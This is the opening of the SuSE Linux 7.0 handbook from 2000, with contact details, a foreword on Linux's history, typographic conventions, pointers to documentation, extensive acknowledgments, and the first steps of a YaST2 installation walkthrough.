Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Karl Eichwalder, Stefan Fent, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck, Carsten Groß, Rolf Haberrecker, Roland Haidl, Olaf Hering, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Ralf Lanz, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Johannes Meixner, Jay Migliaccio, Norbert Munkel, Jordi Jaen Pallares, Edith Parzefall, Christoph-Erdmann Pfeiler, Peter Reinhart, Marc Rührschneck, James Samuel, Martin Scherbaum, Adrian Schröter, Burchard Steinbild, Gabriele Strattner, Jörg Strebel, Steve Tomlin, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz

SuSE Linux 7.0

Installation, Networking, Know How

Support contact see: page 519

SuSE Inc.
580 2nd Street, #210
Oakland, CA 94607
USA

Toll free phone number within the US and Canada:	1-888-UR-LINUX (1-888-875-4689)
Phone.:	+1-510-628-3380
Fax.:	+1-510-628-3381
email:	info@suse.com orders@suse.com isupport@suse.com webmaster@suse.com
WWW:	http://www.suse.com

Europe:

SuSE Linux Ltd.
The Kinetic Centre
Theobald Street
Borehamwood, WD6 4PJ UK

Phone.:	+44-20-8387-4088
Fax:	+44-20-8387-4010
	http://www.suse.co.uk

SuSE GmbH
Schanzäckerstr. 10
D-90443 Nürnberg
Germany

Tel.:	+49-911-740-5331
Fax.:	+49-911-741 77 55
e-mail:	suse@suse.de
WWW:	http://www.suse.de

Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Karl Eichwalder, Stefan Fent, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck, Carsten Groß, Rolf Haberrecker, Roland Haidl, Olaf Hering, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Ralf Lanz, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Johannes Meixner, Jay Migliaccio, Norbert Munkel, Jordi Jaen Pallares, Edith Parzefall, Christoph-Erdmann Pfeiler, Peter Reinhart, Marc Rührschneck, James Samuel, Martin Scherbaum, Adrian Schröter, Burchard Steinbild, Gabriele Strattner, Jörg Strebel, Steve Tomlin, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz

SuSE Linux 7.0
Installation, Networking, Know How 18th revised edition 2000
SuSE GmbH

Layout: LaTeX
English Translation and Editing: Steve Tomlin
Cover design based on graphics by Stephan Endraß.
Design by Manuela Piotrowski.
Geeko-Icons by Rolf Vogt.

Contents

Part I

Introduction

1 Foreword

The Linux story reads like a modern-day fairy-tale: in 1991 the Finnish computer science student, LINUS TORVALDS begins programming his own version of Unix. In the rapidly spreading Internet he published not only the binaries, that is, the runnable programs in machine language, but also the source code belonging to them. And indeed, hundreds of programmers from all around the world took up his invitation to work on the development of Linux – without payment and in their spare time. It is not driven by commercial interest, but by the pleasure of solving problems alone and in a team, and of adding new functions to try and perfect the operating system. The only condition: the work - including the modified source code - must be made available to the general public. The legal basis for this is provided by the GNU General Public License (GPL) found in appendix F page 541.

Those who choose Linux have good reasons for doing so: stability, security and performance are usually mentioned first; but its extensive networking capabilities, with whose help Linux is conquering the Internet and the entire server market, make a close second. Linux insiders highly value the free source code and the independence and flexibility which this implies. Because of the free sources, you are no longer helpless, or at the mercy of a software manufacturer, but free to carry out individual customizations and extensions yourself. It should not be forgotten, of course, that Linux has no licensing costs, irrespective of whether the operating system is used at home, for private use, or for any number of staff in the company.

Apart from these arguments, however, a huge demand and great interest on the part of Linux users has encouraged many hardware and software manufacturers to actively support Linux. Siemens, IBM and Compaq – to name just a few “big” names, have at last discovered Linux.

In addition to countless free applications, commercial software is becoming increasingly available for Linux: both database companies, such as Oracle, Informix, Software AG and Sybase, as well as providers of office solutions, such as Applix, Corel or Stardivision also offering their products for Linux. Linux is good, is getting even better and costs nothing! If you take into consideration the Linux community, with more than 10 million users, and growing rapidly, as well as their enthusiasm, you will realize: Linux possesses the best qualifications and prospects to become an industry standard.

But that is not all: with KDE and GNOME, there are not one, but two, free and comfortable graphical desktops available which themselves make the call for “Linux on the desktop” ever louder.

1.1 What Is Linux?

The actual "Linux" is the *kernel*, the "heart" of every UNIX operating system.

But the kernel alone does not constitute an entire operating system. Especially in UNIX there is a huge amount of free software available; this means that practically any standard tools in Unix are also available in Linux. It is these programs which make the operating system what it is.

Many of these tools are GNU versions (☞*GNU*) of these Unix programs: many of these offer enhanced features over the originals. Of these, the GNU C/C++ compiler, one of the best compilers available, is probably the most famous program. And we should not forget the many tools, small and large, which can be used on the command line, in shell scripts or as fully fledged programs; from the shell, file and text utilities such as sed, awk and perl to editors like vi or complete work-environments like Emacs.

What makes Linux complete is XFree86™ (current version, 4.0), the X Window System (currently X11 Release 6.4) for PC-based UNIX systems. This port is part of the official X11R6.4 distribution of the X Consortium, Inc., and therefore fully compatible with that standard.

All these components, together with many other tools, applications and amusements (e.g., games), make up the system known as *Linux*. There is a large amount of free software available, and there are many ways to put a Linux system together.

At this point the Linux distributions come into play, in this case, SuSE Linux. A distribution is a selection from a wide palette of Free software. The end product is, in the case of the SuSE Linux CDs, over 1000 software packages.

> **Note**
>
> SuSE Linux includes, in *addition* to free software – software in which the source-code is included on the CD-ROMs – software packages that, for different reasons, SuSE can only offer in compiled form.

Due to the fact that distributions are offered free on the Internet, updating your system does not necessarily mean buying a new distribution.

1.2 Purpose of this Book – Notes on Usage

We have conceived this book as an aid to installation. It should not, and cannot, be a replacement for more detailed literature, which should allow an interested user to dig deeper into the fascinating world of *high-performance computing* – for this, refer to the bibliography at the end of the book.

For a first-time installation it should be sufficient, initially, to read the practically oriented chapter 2. Under no circumstances, however, should you jump into the adventure as a Linux novice without reading anything at all. The more you read, the more your efficiency will increase, and the more you will avoid frustration – so at least browse through chapter 19 before you start ...

The dynamics of Linux and of free software is a big challenge as far as writing a handbook is concerned. It must keep up with the most recent developments, and, at the same time,remain suited for those new to the Unix world – without boring experienced Linux users. The book in front of you attempts to do justice to all these requirements.

The aim of this book is to allow Linux beginners an encouraging start on a voyage of discovery through the new system.

The book is basically divided into the following sections:

Installation This section guides the Linux novice with a documented example installation (Chapter 2 page 15). It points out possible sources of error and provides concrete help with problems. *YaST* , the SuSE installation and administration tool, is covered in Chapter 3 page 81, and Chapter 4 page 117 explains how to boot the kernel.

Network Configuration As soon as the base system is up and running we move on to the configuration of your network (connection to the Internet).

Graphical User Interface Activating and setting up the XFree86™-""user interface is the subject of Chapter 8 page 231 to Chapter 9 page 277.

Sound, Scanner, Notebooks, Printing etc. In Chapters 10 page 305 to 12 page 345 the capabilities of your hardware are explained.

The Linux Kernel Here we get down to the heart of the matter. The Linux kernel is introduced in Chapter 13 page 375 and Chapter 14 page 383, providing you with a guide on how to compile and install your own kernel.

Update, Software Packages, Booting Several update strategies as well as software management are introduced (Chapter 15 page 419), special features of SuSE Linux are covered and the boot concept is explained (Chapter 17 page 459).

Security and Getting Started Security concepts (Chapter 18 page 479) and first steps are combined in this section, giving you a first exposure to commands and more in Linux.

Technical Appendix In the appendix you can find a list of the most important configuration files, the most frequently used key combinations, example files, a licensing agreement, and much more.

Support The tasks of installation support and the opportunities for more extensive “Professional Services” are described in Appendix A page 519 – please read through the details of these before getting in touch with us!

Glossary, Bibliography and Index If there is something you still haven’t found yet, you should consult the extensive appendix and glossary (Appendix G page 549), either to find the place which explains important concepts, or simply to increase your general knowledge about Linux, Unix or computers, with the help of the glossary.

1.3 Typographical Conventions – or What on Earth Does "`earth: # ls`" Mean?

The typographical conventions used in this guide are explained in Table 1.1.

Text layout	Meaning
LINUS TORVALDS	important persons
GNU Emacs (**`emacs`**)	the program GNU Emacs, is invoked with the command **`emacs`**
Adabas D	the product Adabas D
`/etc/passwd`	file or directory name
<file>	when entering a command, `file` should be replaced by the actual value; you should *not* enter the angled brackets!
<file>	the variable with the name `file`
PATH	the environment variable with the name PATH
`192.168.1.2`	value of a variable
`ls`	the command **`ls`**
`'news'`	the user `'news'`
`earth:~ #` **`susehelp`**	`'root'`-shell in the directory ~ (`'~'` stands for the "home directory" of the respective user, ☞*Home directory*), you should enter the command **`susehelp`** – here `earth` is an example of the name of a computer (hostname).
`newbie@earth:/tmp >` **`ls`**	in the shell of the user `'newbie'` in directory `/tmp`, type the command **`ls`**
`C:\>` **`fdisk`**	at the DOS prompt, type the command **`fdisk`**
`Alt`	key to press, here the key "Alt"
`Ctrl` + `Alt` + `Del`	when `'+'` is "added" all keys are to be pressed at the same time; keys to be pressed sequentially are separated by a space only
`"Permission denied"`	system messages
'`System update`'	menu entry '`System update`'
Duesentrieb	company "Duesentrieb"
☞	reference to the glossary in the appendix

Table 1.1: Typographical conventions used in the text layout

1.4 The Struggle with the Number of Pages

There is a limit to the number of pages this book can contain; the amount of software available for Linux, however, is slowly growing to infinity. For this reason, a pointer to the documentation available online is appropriate at this point. However, as well as including a large amount of necessary technical information about the system, we have tried to ensure that the "first steps" of becoming a user of Linux (logging in, copying, editing and deleting files, using CD-ROMs and floppy disks etc.) are clearly described (see Chapter 19 page 495 pp.).

1.4.1 Support Database

Many solutions to well-known problems are already available. These are presented in our Support Database at
`http://www.suse.de/sdb/en/html/`
We recommend that you look there first!

Besides the online Support Database, the complete Support Database can also be found in package `sdb_en`, series `doc` on your SuSE Linux CD. Those articles can be read using any WWW browser (e. g., arena, lynx, or netscape).

1.4.2 Hypertext Help

A major part of the documentation is available in *hypertext* form. To start the hypertext system, run **`susehelp`**. Depending on whether X Windows is running, an additional program (a browser) to read the documentation will be started. In the X Window System this is Netscape (Figure 1.1 on the next page), and in the text console, lynx (Figure 16.7 page 452).

Additional options to the help system can be displayed by invoking

```
newbie@earth:/home/newbie > susehelp --help
```

You can find the help system in package `susehilf`, series `doc1` (Documentation).

1.4.3 Texinfo

Some program packages include documentation in Texinfo format, which is another hypertext variant. These files can be read with Infoviewer (**`info`**) or by using the Emacs (**`emacs`**) info mode. In X Windows, you can use tkInfo (**`tkinfo`**) or the older xinfo.

1.4.4 Manual Pages

The usual way to get information about programs or commands is to invoke the command **`man`**.

```
newbie@earth:/home/newbie > man <command>
```




Figure 1.1: Homepage of the help system (Netscape)

displays the manual page[1] for the entered command, which usually lists all command options and explains the command's usage. The manual pages ☞*Manual Pages* – often abbreviated to "manpages" – can be read via the SuSE help system; see section 1.4.2 on the page before.

1.4.5 FAQ's, HOWTO's and README's

The directory `/usr/share/doc` contains subdirectories with information about the corresponding packages. There you will often find the missing command option, the name of the configuration file you could not find anywhere else, or the name of the developer's dog. In any case, it is worth looking there before deleting the software. The directory `/usr/share/doc/faq` should be pointed out, in which lists of frequently asked questions and appropriate answers on a wide variety of problems if the package `manyfaqs`, series `doc` is installed. The directory `/usr/share/doc/howto` contains "recipes" explaining how to install certain packages or what to do when you encounter problems.

In the directory `docu` on the first CD the latest (at the time of of the CD going to press) versions of the HOWTO files can be found. It might be of interest to

[1] hereafter referred to as "manpage"

look there. In Linux the program less is used to read files. Although the file is compressed (.gz), less is smart enough to handle this.

```
newbie@earth:/home/newbie > cd /usr/share/doc/howto
newbie@earth:/usr/share/doc/howto > less DOS-to-Linux-
HOWTO.gz
```

In the directory `docu/howto` on the first CD there can be found the most current versions, at the time of the CD going to press, of the *most important* Howto files. It is certainly worth taking a look in this directory! These files are uncompressed; they can therefore be read comfortably, even before installation (in DOS, for example, with **type**). Kernel-specific questions and answers can be obtained from `/usr/src/linux/Documentation`. This is only available if you have installed the kernel source (package `linux` or package `lx_suse`), which is highly recommended anyway. Furthermore, there are many useful hints in the kernel source subdirectories (such as for sound drivers). And for the brave, even the kernel sources themselves.

If you have a question which is not answered in this book, please look at the sources for more information, since the scope of this book is limited. Because the development of Linux continues at such a fast pace, this printed document can only be up-to-date for a very limited time.

1.4.6 Free Books

The package `books`, series `doc1` (Documentation) contains some books in PostScript format. You can view these books with the package `gsview`, series `gra1` (Graphics) or package `gv`, series `gra1` (Graphics) – if you don't care about trees you can print them as well. Before printing, you should ask yourself whether it might be more economical to buy the book.

1.5 Acknowledgments

Besides everyone who has contributed to the large success of Linux, we would like to especially thank FLORIAN LA ROCHE, whose contribution has been invaluable to us. His experience and knowledge helped us to first build a Linux system. Thanks to his long experience with his jurix distribution, he was able to participate in the creation of SuSE Linux. Without his help this distribution certainly would not have been possible in its present form.

Also, many thanks to HARALD KOENIG of the XFree86 ™team, who gave us valuable tips and advice concerning the X Window System, and to EBERHARD MOENKEBERG, who was very helpful with CD-ROM driver problems.

Many thanks go to Hans Lermen, author of the well-known loadlin.exe, which allows Linux to be started from DOS, and the DOS setup.exe of this Linux system.

Thanks also to all those who sacrificed their spare time for making Linux available to a vast number of international users by helping translating YaST and linuxrc texts: Jesús Bravo Álvarez, Gunay Arslan, Jaume Badiella i Aguilera, Zbigniew Baniewski, Sándor Bárány, Olaf Borkner-Delcarlo, Michael Bravo, Görkem Çetin, Franca Delcarlo, Jochen Depner, Benedek Hermann, Ibán José García Castillo, Dora Georgarou (with Romy the barking dog), Gintaras Gocentas, Pablo Iranzo Gómez, Krzysztof Hotiuk, Milan Hromada, Arthur Kerkmeester, Ralf A. Lanz, Françoise Lermen, Zoltán Levárdy, Nuno Lima, Francisco Javier Moreno Sigüenza, Tomas Morkus, Karine Nguyen, Matts Nordman, Aleksey Novodvorsky, Razvan Cristian Oprea, Gerco Oudhof, Jordi Jaen Pallares, George Papamichelakis, Alexey Pavlov, Ákos Rátkai, Bruno David Rodrigues, Voula Sanida, Gabor Sari, Aleksey Smirnov, Laszlo Varadi, Steve Varadi, P. Vlachodimitropoulos, Joao Teles, Nuno Vieira, January Weiner, Monika Weiß and I Made Wiryana.

And many thanks, of course, to the dauntless beta testers who risked their running systems: Andreas Koegel, Christian Hüttermann, Dirk Ulbrich, Eberhard Mönkeberg, Frank Hofmann, Georg C. F. Greve, Harald König, Harald Wieland, Karlo Gross, Jens Frank, Lutz Pressler, Martin Hehl, Martin Konold, Martin Schulze, Michael Kleinhenz, Norbert Eicker, Oliver Zendel, Ralf Geschke, Stefan Bliesener, Thomas Wörner, Ulrich Goebel, Ulrich Windl, Volker Lendecke, Wolfgang Barth, and das KDE Team.

Matthias Eckermann has re-worked the LaTeXmacros and modernized the layout of the book, and Manuela Piotrowski provided graphics guidelines. These were based on the KOMA-""Documents class by Frank Neukam and Markus Kohm, which were in turn built around the “old” `susebuch` macros by Werner Fink and Martin Scherbaum.

Ken Wimer was responsible for creating and processing the pictures, with assistance from Andrea Ratschker - many thanks to them.

Warm thanks also to those who helped proofread the English: Chris Mahmoud, Monika Weiss, Edith Parzefall, and especially Roger Whittaker.

Valuable tips – and in some cases, text material – have been provided by the following: Holger Achtziger, Marco Banse, Stephan Barth, Harald Bertram, Stefan Dirsch, Michael Eckert, Thomas Fehr, Peter Findeisen, Matthias Frühauf, Kurt Garloff, Lenz Grimmer, Iris Grossmann, Berthold Gunreben, Michael Hager, Michael Hasenstein, Ulrich Hecht, Fabian Herschel, Bernhard Hölcker, Kevin Ivory, Björn Jacke, Klaus Kämpf, Karsten Keil, Wolfgang Kern, Andi Kleen, Marcus Kraft, Thorsten Kukuk, Frank Lemser, Hans Lermen, Dirk Lerner, Christopher Mahmood, Walter Mecky, Marco Michna, Rüdiger Oertel, Ali Özcan, Norman Pancner, Dirk Pankonin, Petr Pavlík, Björn Pfeiffer, Siegfried Olschner, Milisav Radmanic, David Rasch, Andrea Ratschker, Rupert Rockinger, Anja Schambach, Jürgen Scheiderer, Robert Schmid, Andreas Schmidt, Thomas Schraitle, Andreas Siegert, Dirk Spilker and Robert Adrian Walczak, Roger Whittaker, Sandra Wiegratz and Olaf Zaplinski.

The first line of technical production support is Holger Dyroff, Christian Egle, Frank Sundermeyer and Claudio Taulli. Thanks and keep up the good work!

And the many important people without who, this would never have been possible: Achim Fra., Adrian Sch., Agathe Web., Alexander Eib., Alexander Muc., Alexander Müh., Alexander Zwi., Alexandra Kop., Ali Özc., Anas Nas., Andrea Geb., Andrea Karin Rat., Andreas Bra., Andreas Jae., Andreas Kle., Andreas Nem., Andreas Sch., Andreas Sie., Andreas Ste., Andreas Wüs., Anita

Fle., Anita Lel., Anja Mau., Anja Sch., Anke Böt., Antje Por., Arnd War., Arvin Sch., Barbara Büc., Beate Buh., Bernd Gre., Bernhard Höl., Bernhard Kai., Berthold Gun., Bettina Bot., Bhrinda Maj., Bianca Hub., Birgit Sch., Björn Swi., Brigitte Mur., Bruno Ger., Burchard Ste., Carlos Los., Carsten Fis., Carsten Gro., Carsten Hög., Carsten Kin., Christian Bar., Christian Dec., Christian Deg., Christiane Dil., Christian Egl., Christian Lor., Christian Sch., Christian Sch., Christian Zoz, Christoph-Erdman Pfe., Claudia Dip., Claudio Tau., Costin Kie., Daniel Bis., Daniel Brä., Daniel Egg., Daniel Mei., David Str., Dennis Ols., Dieter Blo., Dieter Jäg., Dieter Tha., Dirk Hoh., Dirk Ler., Dirk Pan., Dirk Spi., Doris Sei., Dragan Mes., Ben Mar., Mike Fab., Edith Par., Edith Sow., Egbert Eic., Erich Stu., Erich Wei., Eva Maria Ern., Evelyn Lan., Fabian Her., Florian Kur., Francisca Sta., Francoise Ler., Francoise Mor., Frank Bod., Frank Lem., Frank Lut., Frank-Michael Jor., Frank Pio., Frank Sch., Frank Sch., Frank Sch., Frank Sun., Friedrich Sit., Gabriele Str., Gema Dia., Georg Sim., Gerlinde Reg., Gregor Fis., Hans Ada., Harald Ber., Harald Kön., Harald Mül., Hardo Hol., Hartmut Mey., Hartmut Pil., Heidi Joh., Heike Gün., Heiko Rom., Helene Mor., Helmut Her., Hendrik Vog., Holger Ach., Holger Dyr., Hubert Man., Hubert Sch., Ibrahima Kam., Ines Poz., Ingo Bör., Ingo Lam., Jan-Hendrik Ben., Jan Mül., Jens-Gero Boe., Jens Puz., Jens San., Jesko Sch., Joachim Gle., Joachim Sch., Jochen Röd., Johannes Mei., Jordi Jae., Jörg Arn., Jörg Din., Jörg Dip., Jörg-Gerald Sie., Jörg Gli., Jörg Olaf Rem., Jörg Sch., Julia Sto., Jürgen Brä., Jürgen Gec., Jürgen Hen., Jürgen Sch., Kadriye Mah., Kai Alt., Kai-Uwe Sch., Karin Amm., Karin Beh., Karine Ngu., Karin Zei., Karl Eic., Karl-Heinz Gra., Karsten Kei., Katja Dor., Katja Ger., Katrin Sch., Ken Hag., Kenneth Wim., Kerstin Bog., Klaas Fre., Klaus Bru., Klaus Käm., Klaus Wag., Kurt Gar., Kurt Zie., Kyung Ae Rüt., Lars Kno., Lars Kök., Lars Mar., Lars Pin., Lenz Gri., Maik Auß., Manfred Blu., Manuela Pio., Marc Ber., Marco Ban., Marco Mic., Marco Now., Marco Ska., Marc Rüh., Marcus Kra., Marcus Sch., Mario Beh., Marius Tom., Markus Rex, Markus Wir., Mark Wal., Marnie Pus., Martina Eck., Martina Rol., Martina Sch., Martina Ung., Martin Bau., Martin Ber., Martin Ede., Martin Kon., Martin Las., Martin Lüc., Martin Sch., Martin Sch., Matthias Eck., Matthias Frü., Matthias Hof., Matthias Kar., Matthias Ket., Matthias Koh., Matthias Lip., Matthias Mei., Matthias Wag., Matthias Wür., Meike Lun., Melanie Stu., Michaela Cor., Michaela Geu., Michael And., Michael Aug., Michael Bur., Michael Cal., Michael Hag., Michael Has., Michael Hei., Michael Kra., Michael Rad., Michael Riß., Michael Sie., Michael Wey., Milisav Rad., Miriam Tam., Monika Wei., Nadin Gün., Nessim Hem., Nicolas Lin., Nicolaus Mil., Nicole Zwe., Nina Kno., Nina Pol., Norbert Fed., Norbert Mun., Olaf Don., Olaf Her., Oliver Mar., Oliver Sch., Oliver Sch., Patrice Dog., Patricia Vaz, Patrik Fli., Paul Zir., Peter Alb., Peter Fin., Peter Loo., Peter Pöm., Peter Rei., Peter Sch., Peter Var., Petra Sil., Philipp Tho., Pia Han., Pieter-Frans Hol., Rainer Lin., Ralf Böc., Ralf Haf., Reinhard Kna., Reinhard Max, Reinhard Wei., Remo Beh., Renate Kle., Renate Sch., Robert Sch., Robert Way., Roland Dyr., Roland Hai., Rolf Hab., Rolf Sch., Rüdiger Hör., Rüdiger Mül., Rüdiger Oer., Sabina Sal., Sabine Fio., Sabine Fuh., Sabine Öhr., Sabrina Win., Sandra Gri., Sandra Wie., Sebastian Wor., Siegfried Ols., Silke Ste., Silvia Wit., Silvia Zeljka Wee., Simon Pog., Stefan Ber., Stefan Dir., Stefan Fen., Stefan Fri., Stefan Ger., Stefan Hun., Stefanie Sch., Stefan Krü., Stefan Lie., Stefan Sch.,

Stefan Sch., Stefan Win., Steffen Win., Stephan Bar., Stephan Kra., Stephan Mar., Stephan Mül., Stephan Sia., Stephen Tom., Sven Beh., Sven Dum., Sylvia Erg., Takashi Iwa., Tanja Els., Tassilo Erl., Tatjana Heg., Thomas Bar., Thomas Bie., Thomas Dei., Thomas Feh., Thomas Grz., Thomas Höl., Thomas Now., Thomas Röl., Thomas Sch., Thomas Wed., Thorsten Kuk., Thorsten Wan., Till Fra., Tilman Mül., Timo Den., Timo Pre., Torsten Dub., Torsten Hal., Udo Sch., Ulla Got., Ulrich Har., Ulrich Hec., Ulrich Sch., Ute Nie., Uwe Bor., Uwe Gan., Uwe Her., Uwe Ker., Volker Edr., Volker Wie., Waldo Bas., Walter Rud., Werner Fin., Werner Kur., Wittawat Yam., Wolfgang Eng., Wolfgang Ker., Wolfgang Ros., Wolfgang Wil. und Xuan-Khai Tra. – to all, a big, big THANK YOU!

Further thanks go to STEFAN ENDRASS, who computed the cover picture of the CD.

*

* *

*

The global team of Linux developers is still working intensively on Linux – most of them on a voluntary basis. We want to thank them for their efforts – this CD distribution would not exist without them. Our work aims at making their work accessible to a large number of interested users.

Last but not least, special thanks to PATRICK VOLKERDING for supporting our work and, of course, many thanks to LINUS TORVALDS!

And last, but not least: Frank Zappa and Pawar!

Nuremberg, 2nd August 2000

Have a lot of fun!

Your SuSE Team

Part II

Installing SuSE Linux

2 Your first SuSE Linux installation

2.1 The Fast Track to Success

Since SuSE Linux 6.3 a first-time or new installation of the system has been simplified. With YaST2, the new YaST, an intelligent tool is available, running in a graphical user interface. YaST2 allows you to install SuSE Linux quickly on modern computers – and if you want, or if it is necessary, it can also be installed in text mode.

You are guided through the installation with the help of explicit screen dialogs. Input or selection decisions are only necessary if no precise data can be found.

Note

YaST2 is the right choice if you want to get things done quickly without – in the initial phase – being bothered by unimportant details. Next to this, the tried-and-tested method of installation for the practised SuSE Linux user is also available: the traditional YaST ***Y****et* ***a****nother* ***S****etup*-***T****ool* continues to serve loyally – see the step-by-step description in Section 2.2 page 28.

2.1.1 Getting Ready

Here is a summary of which methods are best suited for you:

1. The installation with YaST2– directly from CD 1 (the "installation CD") – is best carried out when your computer meets the following requirements:

   - Your computer
     - ought to have a bootable CD-ROM drive;
     - it is *preferable* to have graphic system in accordance with the VESA 2.0 standard (you can assume this the case with comparatively new computers) as well as
     - if possible, 64 MB RAM (memory) and
     - a Pentium processor (or compatible, e.g. AMD K6).

     With unfavourable configurations, it is possible that you may have to accept a few limitations:

     - Change to booting with the "boot disk".
     - Software from the subsequent CD-ROM's can only be installed after an "intermediate booting", if there is insufficient memory available

    - the installation takes place in text mode, should the graphics card not be recognized.
  - Your hard drive has sufficient space available for the installation: 150 MB is required for the minimum system, approx. 500 MB for the standard one, plus additional space for further components. The following possibilities can be considered for this:
    - A new computer, without an operating system, for a first-time installation.
    - A hard-drive on which an operating system is also installed, but which still has enough free space at the end of the drive.
    - You want to devote a second hard drive to SuSE Linux.
    - Existing, already used partitions can be deleted. If you do this, you must consider carefully which data needs to be backed up before installating!

  If your needs meet these requirements, then you can start straight away – please proceed to Section 2.1.2.

2. You should fall back on the tried-and-tested installation, using the "old" YaST, under the following circumstances:
   - You want to perform a "professional installation", and make various special settings on the system.
   - You are updating SuSE Linux: for this, please read the update chapter first, Chapter 15 page 419 pp. and use CD 2 or the supplied "boot disk" to start the update environment.

> **Note**
>
> Please note: the installation of "old" YaST is started if you use the CD 2 or the supplied floppy disk to boot up. A detailed guide to this installation procedure is given in Section 2.2 page 28

Furthermore it is useful to read the `README` file on CD 1 or CD 2, or in DOS/Windows the file `README.DOS`; there we include notes of additional changes which have occurred after the handbook has gone to print!

2.1.2 Now We Can Begin: the Welcome Screen

Switch the computer on and insert CD 1 into the drive. If the computer does not boot from the CD, you need to change the booting sequence in the BIOS of the computer to `CDROM,C,A`; hints on changing these settings can be found in the accompanying documentation for your computer.

After a few seconds the welcome screen is displayed, and the boot prompt `"boot:"` appears at the bottom of the screen.

You now have 3 seconds to interrupt the procedure, and thus use two special features of YaST2:

1. Perform the *installation in text mode*. – This can be useful under certain circumstances. In text mode, for example, the input windows are better recognized by the visually impaired.

   For this, press `Ctrl`. A message in the lower right hand corner of the screen tells you that you are starting in text mode.

2. Install the "YaST Extension Disk". – Current extensions, updates, etc. for YaST2 can be loaded before you start the actual installation.

   In this case, press `Alt`. A message appears in the lower right hand corner of the screen, `"Have your extension disk ready"`, you'll be asked later for this.

At the bottom of the screen messages such as `"initrd..."` and `"Loading linux..."` will appear; after a few seconds the ☞*Kernel* will boot – recognizable by the many "kernel messages" which rush across the screen.

YaST2 starts and it takes a few seconds for the graphic interface to appear.

Possible problems

- In case nothing happens after the welcome screen, i.e., the computer has problems booting, you have the chance to intervene at the boot prompt. If you press any key within 3 seconds of `"boot:"` appearing, the screen will come to a halt and you can add entries. It will only continue when you press `↵`.

> **Note**
>
> For problems when booting the system you should compare Section 2.8.5 page 63 and Section 14.3.2 page 385 pp. In these sections, possible causes are described in detail, together with how to solve them by adding "kernel parameters".
> Often it is also useful to have a look at the hardware checklist in Section 2.8.13 page 66.

- A few BIOS variations are not able to cope with the large "boot image" (2,88 MB) which is on CD 1. In this case you should use CD 2 or the "boot disk".

2.1.3 YaST2 is Here!

In the left section of YaST2 help information is shown for the current installation procedure, as with most other windows. All entry fields, selection lists and buttons, can be selected with a mouse click.

YaST2 looks at the hardware and integrates the components it recognizes into the system. Its progress is shown graphically . When it is finished, it will move automatically to the next item.

2.1.4 Selecting a Language

Now you will have to make your first decisions in the installation process, using either the mouse or the keyboard.

All entry fields, selection lists and buttons ("switches") can be selected by clicking with the mouse.

Using the keyboard instead is also quite straightforward:

- `Tab` moves the focus to a field, an entry/selection field or a button; `⇑ Shift` + `Tab` allows you to choose other selection groups. With `↑` and `↓` you can – depending on which area is activated – make a selection or cycle through a list.
- With `⟵` the highlighted setting is selected.
- With `Space` entries can be marked.
- In addition, most actions can be started with the key combination of `Alt` + *the underlined letter*.

Tip

Don't panic: Here and in the following dialogs, YaST2 is just collecting information. Later YaST2 will display the information it has collected; in section 2.1.13 page 24 you still have the chance, by means of the '`Back`' button, to return to the previous dialogs, to correct details.

YaST2 would now like to know what language you prefer. When you have chosen a language, select '`Apply`' to switch all texts to your own language.

Possible problems

- If you have unusual hardware, it might be the case that the mouse is not automatically recognized. In such a case use the keyboard, as described at the beginning of this section. YaST2 gives you the chance in the following dialog to integrate the mouse manually into the system (Section 2.1.5).

2.1.5 Selecting the Mouse

This dialog only appears if YaST2 was not able to detect the mouse automatically. A dialog window with a long list of mouse types appears,and you are asked to select the appropriate mouse type.

You can page through the list with the arrow keys; when you have found the right type, move with `Tab` to the '`Test`' button and press `⟵`. Now move the mouse. If the mouse cursor moves normally, all is well and you can click with the mouse on '`Continue`' `:-)`

If you did not hit on the right mouse type with your first attempt, you can move with `Tab` back to the selection list and make a new choice.

Possible problems

- No mouse type works or you don't even want to use a mouse. In this case you should activate the '`No mouse`' entry. Then you can carry out the rest of the installation just with the keyboard.

2.1.6 Defining Your Location: Keyboard and Timezone

Which keyboard layout are you using and in what part of the earth, i.e. in which time zone are you located? You should enter your location.

- Here you have the chance to test your keyboard. By clicking with the mouse or using Tab you should activate the entry line and you can type in letters there. You should especially test '`y`'/'`z`' and special characters.
